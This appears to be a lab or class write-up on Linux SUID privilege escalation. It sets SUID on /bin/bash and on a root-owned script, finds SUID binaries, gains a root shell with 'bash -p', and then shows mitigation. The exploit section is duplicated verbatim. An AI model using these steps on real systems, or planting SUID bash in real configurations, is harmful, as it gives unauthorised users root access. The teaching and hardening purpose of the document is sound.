POC TASK 4

Understanding SUID:

SUID (Set User ID) is a special permission in Linux that allows a file to be executed with the permissions of its owner (usually root) rather than the user executing it. If misconfigured, this can allow privilege escalation.

Checking if a binary has SUID enabled:

```
ls -l /bin/bash
```

Expected output (if SUID is set):

```
-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```


The s in rws means the SUID bit is enabled.

Setup: Creating a Vulnerable Environment

We will intentionally set up a misconfigured SUID binary and a root-owned script to demonstrate privilege escalation.

Enable SUID on /bin/bash (Insecure!)

```
sudo chmod u+s /bin/bash
```



Verify it:

ls -l /bin/bash

Expected output:

-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash

Now, any user who executes /bin/bash -p will inherit **root** privileges.

Create a Root-Owned SUID Script (Insecure!)

sudo touch /root/root_script.sh

sudo echo -e '#!/bin/bash\necho "Root command executed"' | sudo tee /root/root_script.sh

```
sudo chmod 4755 /root/root_script.sh
```

Verify:

```
ls -l /root/root_script.sh
```

Expected output:

```
-rwsr-xr-x 1 root root 44 Mar 11 12:00 /root/root_script.sh
```

Exploit: Privilege Escalation

Now, let's use a **low-privileged user** to escalate privileges.

Find SUID Binaries

```
find / -perm -4000 2>/dev/null
```

This lists all binaries with the **SUID** bit set.

Exploit the Misconfigured SUID Bash

As a normal user, execute:

```
/bin/bash -p
```

Since `/bin/bash` has the SUID bit set, it runs with **root privileges**.

Verify root access:

whoami

Expected output:

root


Exploit the SUID Script

Another way to exploit SUID misconfigurations is via a root-owned script.

Try running:

/root/root_script.sh

If accessible, it runs with **root privileges** due to the SUID bit.



Exploit: Privilege Escalation

Now, let's use a **low-privileged user** to escalate privileges.

Find SUID Binaries

```
find / -perm -4000 2>/dev/null
```

This lists all binaries with the **SUID** bit set.

Exploit the Misconfigured SUID Bash

As a normal user, execute:

```
/bin/bash -p
```

Since **/bin/bash** has the SUID bit set, it runs with **root privileges**.

Verify root access:

```
whoami
```

Expected output:

```
root
```

Exploit the SUID Script

Another way to exploit SUID misconfigurations is via a root-owned script.

Try running:

```
/root/root_script.sh
```

If accessible, it runs with **root privileges** due to the SUID bit.

Mitigation: Securing the System

Remove SUID from /bin/bash

```
sudo chmod -s /bin/bash
```

Verify:

```
ls -l /bin/bash
```

Expected output:

```
-rwxr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash
```

The **SUID bit is removed**.

Secure the Root-Owned Script

```
sudo chmod 700 /root/root_script.sh
```

This ensures **only root** can execute it.

Verify:

```
ls -l /root/root_script.sh
```

Expected output:

```
-rwx------ 1 root root 44 Mar 11 12:00 /root/root_script.sh
```

Use Sudo Instead

Instead of setting SUID, use sudo with **restricted permissions**:

```
sudo visudo
```

Add:

```
user ALL=(ALL:ALL) /path/to/safe/script.sh
```

This allows the user to execute only **specific commands** with sudo.